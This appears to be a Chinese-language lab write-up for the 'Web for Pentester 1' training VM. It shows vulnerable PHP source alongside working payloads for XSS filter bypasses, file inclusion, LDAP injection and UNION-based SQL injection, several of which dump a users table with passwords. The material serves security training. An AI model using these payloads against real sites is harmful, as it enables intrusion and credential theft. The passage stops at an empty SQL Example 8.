web for pentester 1 wp

http://192.168.65.128/

XSS

```
XSS 常见攻击方法
1、绕过 XSS-Filter，利用 <> 标签注入 Html/JavaScript 代码；
2、利用 HTML 标签的属性值进行 XSS 攻击。例如：；（当然并不是所有的 Web 浏览器都支持 Javascript 伪协议，所以此类 XSS 攻击具有一定的局限性）
3、空格、回车和 Tab。如果 XSS Filter 仅仅将敏感的输入字符列入黑名单，比如 javascript，用户可以利用空格、回车和 Tab 键来绕过过滤，例如：；
4、利用事件来执行跨站脚本。例如：，当 src 错误的视乎就会执行 onerror 事件；
5、利用 CSS 跨站。例如：body {backgrund-image: url(“javascript:alert(‘xss’)”)}；
6、扰乱过滤规则。例如：；
7、利用字符编码，通过这种技巧，不仅能让 XSS 代码绕过服务端的过滤，还能更好地隐藏 Shellcode；（ JS 支持 unicode、eacapes、十六进制、十进制等编码形式）；
8、拆分跨站法，将 XSS 攻击的代码拆分开来，适用于应用程序没有过滤 XSS 关键字符（如 <、>）却对输入字符长度有限制的情况下；
9、DOM 型的 XSS 主要是由客户端的脚本通过 DOM 动态地输出数据到页面上，它不依赖于提交数据到服务器，而是从客户端获得DOM中的数据在本地执行。容易导致 DOM 型的 XSS 的输入源包括：Document.URL、Location(.pathname|.href|.search|.hash)、Document.referrer、Window.name、Document.cookie、localStorage/globalStorage；
```

Example 1

贴源码

```
<?php require_once '../header.php'; ?>
<html>
Hello
<?php
        echo $_GET["name"];
?>

<?php require_once '../footer.php'; ?>
```


发现传入的name的值会被打印出来

```
?name=123
```

Hello 123
© PentesterLab 2013

构造payload

```
?name=<script>alert(1)</script>
```




Example 2

贴源码

```
<?php require_once '../header.php'; ?>
Hello
<?php

        $name =  $_GET["name"];
        $name = preg_replace("/<script>/","", $name);
        $name = preg_replace("/<\/script>/","", $name);
echo $name;
?>
<?php require_once '../footer.php'; ?>
```

尝试构造<script>标签,发现被过滤,可以使用大小写混淆

```
?name=<Script>alert(1)</Script>
```




Example 3

贴源码

```
<?php require_once '../header.php'; ?>
Hello
<?php

        $name =  $_GET["name"];
        $name = preg_replace("/<script>/i","", $name);
        $name = preg_replace("/<\/script>/i","", $name);
echo $name;
?>

<?php require_once '../footer.php'; ?>
```

再使用上一题的payload时发现大小写加了匹配,可以用递归构造法绕过

```
?name=<S<script>cript>alert(1)</S</script>cript>
```




Example 4

贴源码

```php
<?php require_once '../header.php';

if (preg_match('/script/i', $_GET["name"])) {
  die("error");
}
?>

Hello <?php  echo $_GET["name"]; ?>
<?php require_once '../footer.php'; ?>
```

试着弹一下<script>alert(1)</script>,直接error了,script被屏蔽,尝试用别的标签来弹(持久型攻击)

```
?name=<img src='' onerror='alert(/111/)' />
```




Example 5


贴源码

```php
<?php require_once '../header.php';

if (preg_match('/alert/i', $_GET["name"])) {
  die("error");
}
?>

Hello <?php  echo $_GET["name"]; ?>
<?php require_once '../footer.php'; ?>
```

这次过滤的是alert,可以使用别的函数来弹窗


```
?name=<script>prompt(1)</script>
?name=<script>confirm(1)</script>
```





也可以使用eval和String.fromCharCode()结合构造alert a(1)

```
?name=<script>eval(String.fromCharCode(97,108,101,114,116,40,49,41))
</script>
```



Example 6

贴源码

```
<?php require_once '../header.php'; ?>
Hello
<script>
        var $a= "<?php  echo $_GET["name"]; ?>";
</script>
        <?php require_once '../footer.php'; ?>
```

尝试用上一题的payload打,没回显,看源码发现被解释成了php代码

```
Hello
<script>
    var $a= "<script>eval(String.fromCharCode(97,108,101,114,116,40,49,41))</script>";
</script>
```

根据回显闭合script标签,构造payload

```
</script><script>alert(1);var%20a="
闭合后显示
<script>
    var $a= "</script><script>alert(1);var a="";
</script>
```

Example 7

贴源码

```
<?php require_once '../header.php'; ?>
Hello
<script>
        var $a= '<?php  echo htmlentities($_GET["name"]); ?>';
</script>

<?php require_once '../footer.php'; ?>
```

在传入参数时查看源码,发现被单引号圈了起来,上一题是双引号

```
Hello
<script>
    var $a= 'hacker';
</script>
```

试着传入一个<script>,在源码里被转义成了<script>

```
Hello
<script>
    var $a= '&lt;script&gt;';
</script>
```

可以不使用<>来绕过,和上一题一样用%27(')来截断,包裹alert

```
?name=%27;alert(1);%27
```

源码里显示


```
Hello
<script>
    var $a= '';alert(1);'';
</script>
```

Example 8

贴源码

```
<?php
  require_once '../header.php';

  if (isset($_POST["name"])) {
    echo "HELLO ".htmlentities($_POST["name"]);
  }
?>
<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="POST">
  Your name:<input type="text" name="name" />
  <input type="submit" name="submit"/>

<?php

  require_once '../footer.php';

?>
```

尝试输入参数,在hackbar里以post形式传参



在post那里没啥好突破的,在url那里倒是可以尝试闭合标签,例如

在源码里显示

```
HELLO 1<form action="/xss/example8.php/aaa" method="POST">
  Your name:<input type="text" name="name" />
  <input type="submit" name="submit"/>
```

构造payload

```
1 "><script>alert(1)</script>
```

在源码里就能嵌入xss

```
HELLO 1<form action="/xss/example8.php/"><script>alert(1)</script>" method="POST">
  Your name:<input type="text" name="name" />
  <input type="submit" name="submit"/>
```

Example 9


贴源码

```
<?php require_once '../header.php'; ?>
<script>
  document.write(location.hash.substring(1));
</script>
<?php require_once '../footer.php'; ?>
```

发现传入的不是参数而是一个#连接,源码里显示

```
<script>
  document.write(location.hash.substring(1));
</script>
```

这是一个DOM 型的xss,在#后边直接构造payload,执行时需要运行两次,第一次加载,第二次运行



%3Cscript%3Ealert(1)%3C/script%3E
© PentesterLab 2013

不知道为啥我这边一直弹不了窗

File Include

Example 1

贴源码


```php
<?php require_once '../header.php'; ?>


<?php

        if ($_GET["page"]) {
                include($_GET["page"]);

        }



?>

<?php require_once '../footer.php'; ?>
```

在镜像里的file和upload里都有固定文件,尝试包含,没有任何过滤

```
user@debian:/var/www/fileincl$ cd ../files
user@debian:/var/www/files$ ls
hacker.png
user@debian:/var/www/files$ ls ../upload
example1.php  example2.php  images  index.html
user@debian:/var/www/files$ ls ../upload/images
hacker.jpg
user@debian:/var/www/files$ _
```

构造payload

```
?page=../files/hacker.png
```




Example 2

贴源码


```php
<?php require_once '../header.php'; ?>

<?php
        if ($_GET["page"]) {
    $file = $_GET["page"].".php";
    // simulate null byte issue
    $file = preg_replace('/\x00.*/',"",$file);
                include($file);

        }



?>

<?php require_once '../footer.php'; ?>
```

随便传入一个参数,根据回显发现自动加上了.php后缀



可以用%00截断后面

```
?page=<script>alert(1)</script>%00
```



LDAP attacks


Example 1

贴源码

```
<?php
  require "../header.php" ;
  $ld = ldap_connect("localhost") or die("Could not connect to LDAP server");
  ldap_set_option($ld, LDAP_OPT_PROTOCOL_VERSION, 3);
  ldap_set_option($ld, LDAP_OPT_REFERRALS, 0);
  if ($ld) {
   if (isset($_GET["username"])) {
     $user = "uid=".$_GET["username"]."ou=people,dc=pentesterlab,dc=com";
   }
   $lb = @ldap_bind($ld, $user,$_GET["password"]);

    if ($lb) {
       echo "AUTHENTICATED";
    }
    else {
       echo "NOT AUTHENTICATED";
    }
  }
  require "../footer.php" ;
?>
```

是我没有接触过的协议,审计源码,对$lb有个判断,如果不传入$lb的值,用一个空值来获取绑定,就能跳过判断

```
http://192.168.65.128/ldap/example1.php
```



Example 2

贴源码

```php
<?php
  require "../header.php" ;
  $ld = ldap_connect("localhost") or die("Could not connect to LDAP server");
  ldap_set_option($ld, LDAP_OPT_PROTOCOL_VERSION, 3);
  ldap_set_option($ld, LDAP_OPT_REFERRALS, 0);
  if ($ld) {
   $lb = @ldap_bind($ld, "cn=admin,dc=pentesterlab,dc=com", "pentesterlab");
    if ($lb) {
      $pass = "{MD5}".base64_encode(pack("H*",md5($_GET['password'])));
      $filter = "(&(cn=".$_GET['name'].")(userPassword=".$pass."))";
      if (!($search=@ldap_search($ld, "ou=people,dc=pentesterlab,dc=com", $filte
r))) {
      echo("Unable to search ldap server<br>");
      echo("msg:'".ldap_error($ld)."'</br>");
    } else {
      $number_returned = ldap_count_entries($ld,$search);
      $info = ldap_get_entries($ld, $search);
      if ($info["count"] < 1) {
         //NOK
         echo "UNAUTHENTICATED";
      }
      else {
        echo "AUTHENTICATED as";
        echo(" ".htmlentities($info[0]['uid'][0]));
      }
    }
   }
  }
  require "../footer.php" ;
?>
```

进行LDAP查询时的语法:

```
LDAP 查询的基本语法：
# 查询name为zhangsan的所有对象 这里括号强调LDAP语句的开始和结束
(name=zhangsan)
# 查询name为zhangsan并且passwd为123456的对象
# 每个条件都在自己的括号里面，整个语句也要括号包裹起来。&表示逻辑与。
(&(name=zhangsan)(passwd=123456))
# 查询名字是z开头的所有对象 通配符*可以表示任何值
(name=z*)
```

LDAP 注入攻击和 SQL 注入攻击相似,可以利用用户引入的参数生成 LDAP 查询

```
http://192.168.65.128/ldap/example2.php?name=hacker&password=hacker
```

根据传参进行查询:

```
?name=ha*&password=hacker  //能用*认证成功
?name=hacker&password=ha*  //认证失败,password被md5加盐过
```

重点关注password的查询语句:

```
$pass = "{MD5}".base64_encode(pack("H*",md5($_GET['password'])));
$filter = "(&(cn=".$_GET['name'].")(userPassword=".$pass."))";
```


思路是闭合$filter并拼接自己的payload
)用来闭合前面的括号,(cn=*)是一个永真的条件,%00注释掉后面的语句

```
hacker)(cn=*))%00
带入到 $ filter 语句中就是如下效果：
$filter = "(&(cn=hacker)(cn=*))%00)(userPassword=".$pass."))";
```

payload：

```
name=hacker))%00&password=123
name=admin))%00&password=123
```

```
name=hacker)(cn=*))%00&password=123
```



SQL injections

Example 1

贴源码

```
<?php
  require_once('../header.php');
  require_once('db.php');
    $sql = "SELECT * FROM users where name='";
    $sql .= $_GET["name"]."'";
    $result = mysql_query($sql);
    if ($result) {
        ?>
        <table class='table table-striped'>
      <tr><th>id</th><th>name</th><th>age</th></tr>
        <?php
        while ($row = mysql_fetch_assoc($result)) {
            echo "<tr>";
                echo "<td>".$row['id']."</td>";
                echo "<td>".$row['name']."</td>";
                echo "<td>".$row['age']."</td>";
            echo "</tr>";
        }
        echo "</table>";
    }
  require_once '../footer.php';
?>
```

没有任何过滤,是单引号字符类型注入

id	name	age
2	root	30

```
?name=root
?name=root'  //会报错
?name=root' --+  //不会报错
?name=root' order by 5 --+  //经过尝试共有5列数据
?name=root' union select 1,2,3,4,5 --+  //返回的数据出现变化
```

id	name	age
2	root	30
1	2	3

```
?name=root' union select database(),2,3,4,5 --+
```

id	name	age
2	root	30
exercises	2	3

```
?name=root' union select group_concat(table_name),2,3,4,5 from information_schema.tables where table_schema='exercises' --+
```

id	name	age
2	root	30
users	2	3

```
?name=root' union select group_concat(column_name),2,3,4,5 from information_schema.columns where table_name='users' --+
```

id	name	age
2	root	30
id,name,age,groupid,passwd	2	3

```
?name=root' union select group_concat(id,0x3a,name,0x3a,age,0x3a,groupid,0x3a,passwd),2,3,4,5 from users --+
```

id	name	age
2	root	30
1:admin:10:10:admin,2:root:30:0:admin21,3:user1:5:2:secret,5:user2:2:5:azerty	2	3

Example 2

贴源码

```
<?php
  require_once('../header.php');
  require_once('db.php');
    if (preg_match('/ /', $_GET["name"])) {
        die("ERROR NO SPACE");
    }
    $sql = "SELECT * FROM users where name='";
    $sql .= $_GET["name"]."'";
    $result = mysql_query($sql);
    if ($result) {
        ?>
        <table class='table table-striped'>
      <tr><th>id</th><th>name</th><th>age</th></tr>
        <?php
        while ($row = mysql_fetch_assoc($result)) {
            echo "<tr>";
```

```
                echo "<td>".$row['id']."</td>";
                echo "<td>".$row['name']."</td>";
                echo "<td>".$row['age']."</td>";
            echo "</tr>";
        }
        echo "</table>";
    }
  require '../footer.php';
?>
```

当传入的语句里带有空格时报错 ERROR NO SPACE ,绕过空格可以通过制表符,注释,括号绕过,在这道题里用的是%09(+)来连接(堆叠注入)

```
?name=root'%09and%091=1%09--%09
?name=root'%09and%091=2%09--%09  //两者结果不同,是数字型注入
?name=root'%09order%09by%095--%09  //经过尝试共有5列数据
?name=root'%09union%09select%091,2,3,4,5--%09
?name=root'%09union%09select%09database(),2,3,4,5--%09
?name=root'%09union%09select%09group_concat(table_name),2,3,4,5%09from%09information_schema.tables%09where%09table_schema='exercises'--%09
?name=root'%09union%09select%09group_concat(column_name),2,3,4,5%09from%09information_schema.columns%09where%09table_name='users'--%09
?name=root'%09union%09select%09group_concat(id,0x3a,name,0x3a,age,0x3a,groupid,0x3a,passwd),2,3,4,5%09from%09users--%09
```

id	name	age
2	root	30
1:admin:10:10:admin,2:root:30:0:admin21,3:user1:5:2:secret,5:user2:2:5:azerty	2	3

Example 3

贴源码

```
<?php
    require_once('../header.php');
  require_once('db.php');
    if (preg_match('/\s+/', $_GET["name"])) {
        die("ERROR NO SPACE");
    }
    $sql = "SELECT * FROM users where name='";
    $sql .= $_GET["name"]."'";
    $result = mysql_query($sql);
    if ($result) {
        ?>
        <table class='table table-striped'>
      <tr><th>id</th><th>name</th><th>age</th></tr>
        <?php
        while ($row = mysql_fetch_assoc($result)) {
            echo "<tr>";
```

```
                echo "<td>".$row['id']."</td>";
                echo "<td>".$row['name']."</td>";
                echo "<td>".$row['age']."</td>";
            echo "</tr>";
        }
        echo "</table>";
    }
    require '../footer.php';
?>
```

试了一下,发现过滤了空格，制表符，但是可以用注释/**/绕过

```
?name=root'/**/and/**/1=1/**/%23
?name=root'/**/and/**/1=2/**/%23
?name=root'/**/order/**/by/**/5/**/%23  //共有五列
?name=root'/**/union/**/select/**/database(),2,3,4,5/**/%23
?name=root'/**/union/**/select/**/group_concat(table_name),2,3,4,5/**/from/**/information_schema.tables/**/where/**/table_schema='exercises'%23
?name=root'/**/union/**/select/**/group_concat(column_name),2,3,4,5/**/from/**/information_schema.columns/**/where/**/table_name='users'%23
?name=root'/**/union/**/select/**/group_concat(id,0x3a,name,0x3a,age,0x3a,groupid,0x3a,passwd),2,3,4,5/**/from/**/users%23
```

id	name	age
2	root	30
1:admin:10:10:admin,2:root:30:0:admin21,3:user1:5:2:secret,5:user2:2:5:azerty	2	3

Example 4

贴源码

```
require_once('db.php');
$sql="SELECT * FROM users where id=";
      $sql.=mysql_real_escape_string($_GET["id"])." ";
      $result = mysql_query($sql);


      if ($result) {
              ?>
              <table class='table table-striped'>
    <tr><th>id</th><th>name</th><th>age</th></tr>

              <?php
              while ($row = mysql_fetch_assoc($result)) {
                      echo "<tr>";
                      echo "<td>".$row['id']."</td>";
                      echo "<td>".$row['name']."</td>";
                      echo "<td>".$row['age']."</td>";
                      echo "</tr>";
              }
              echo "</table>";
      }
  require '../footer.php';
?>
```

数值型注入,通过尝试发现过滤了单引号’

```
?id=1 and 1=2--+  //存在注入
?id=1 union select 1,2,3,4,5--+
?id=1 union select database(),2,3,4,5--+
?id=1 union select group_concat(table_name),2,3,4,5 from
information_schema.tables where table_schema=database()--+  //套个表
?id=1 union select group_concat(column_name),2,3,4,5 from
information_schema.columns where table_name=(select table_name from
information_schema.tables where table_schema=database())--+  //再套一层
?id=1 union select
group_concat(id,0x3a,name,0x3a,age,0x3a,groupid,0x3a,passwd),2,3,4,5 from
users--+
```

id	name	age
1	admin	10
1:admin:10:10:admin,2:root:30:0:admin21,3:user1:5:2:secret,5:user2:2:5:azerty	2	3

Example 5

贴源码

```
<?php

 require_once('../header.php');
 require_once('db.php');
       if (!preg_match('/^[0-9]+/', $_GET["id"])) {
               die("ERROR INTEGER REQUIRED");
       }
       $sql = "SELECT * FROM users where id=";
       $sql .= $_GET["id"] ;
```

和4大同小异,区别是要求id用数字开头,payload可以套用

```
?id=1 and 1=2--+  //存在注入
?id=1 union select 1,2,3,4,5--+
?id=1 union select database(),2,3,4,5--+
?id=1 union select group_concat(table_name),2,3,4,5 from
information_schema.tables where table_schema=database()--+  //套个表
?id=1 union select group_concat(column_name),2,3,4,5 from
information_schema.columns where table_name=(select table_name from
information_schema.tables where table_schema=database())--+  //再套一层
?id=1 union select
group_concat(id,0x3a,name,0x3a,age,0x3a,groupid,0x3a,passwd),2,3,4,5 from
users--+
```

id	name	age
1	admin	10
1:admin:10:10:admin,2:root:30:0:admin21,3:user1:5:2:secret,5:user2:2:5:azerty	2	3

Example 6

贴源码

```php
<?php

  require_once('../header.php');
 require_once('db.php');
       if (!preg_match('/[0-9]+$/', $_GET["id"])) {
              die("ERROR INTEGER REQUIRED");
       }
       $sql = "SELECT * FROM users where id=";
       $sql .= $_GET["id"] ;
```

和5的不同处在于id要以数字结尾,5的payload可以改改用

```
?id=1 union select
group_concat(id,0x3a,name,0x3a,age,0x3a,groupid,0x3a,passwd),2,3,4,5 from
users--+123
```

id	name	age
1	admin	10
1:admin:10:10:admin,2:root:30:0:admin21,3:user1:5:2:secret,5:user2:2:5:azerty	2	3

Example 7

贴源码

```php
<?php

 require_once('../header.php');
 require_once('db.php');
       if (!preg_match('/^-?[0-9]+$/m', $_GET["id"])) {
              die("ERROR INTEGER REQUIRED");
       }
       $sql = "SELECT * FROM users where id=";
       $sql .= $_GET["id"];
```

正则表达式/m匹配一行的内容,用换行符隔开%0a

```
?id=2%0aand 1=1--+
?id=2%0aunion select 1,2,3,4,5--+
?id=2%0aunion select database(),2,3,4,5--+
?id=2%0aunion select group_concat(table_name),2,3,4,5 from
information_schema.tables where table_schema=database()--+
?id=2%0aunion select group_concat(column_name),2,3,4,5 from
information_schema.columns where table_schema=database()--+
?id=2%0aunion select
group_concat(id,0x3a,name,0x3a,age,0x3a,groupid,0x3a,passwd),2,3,4,5 from
users--+
```

id	name	age
2	root	30
1:admin:10:10:admin,2:root:30:0:admin21,3:user1:5:2:secret,5:user2:2:5:azerty	2	3

Example 8

贴源码

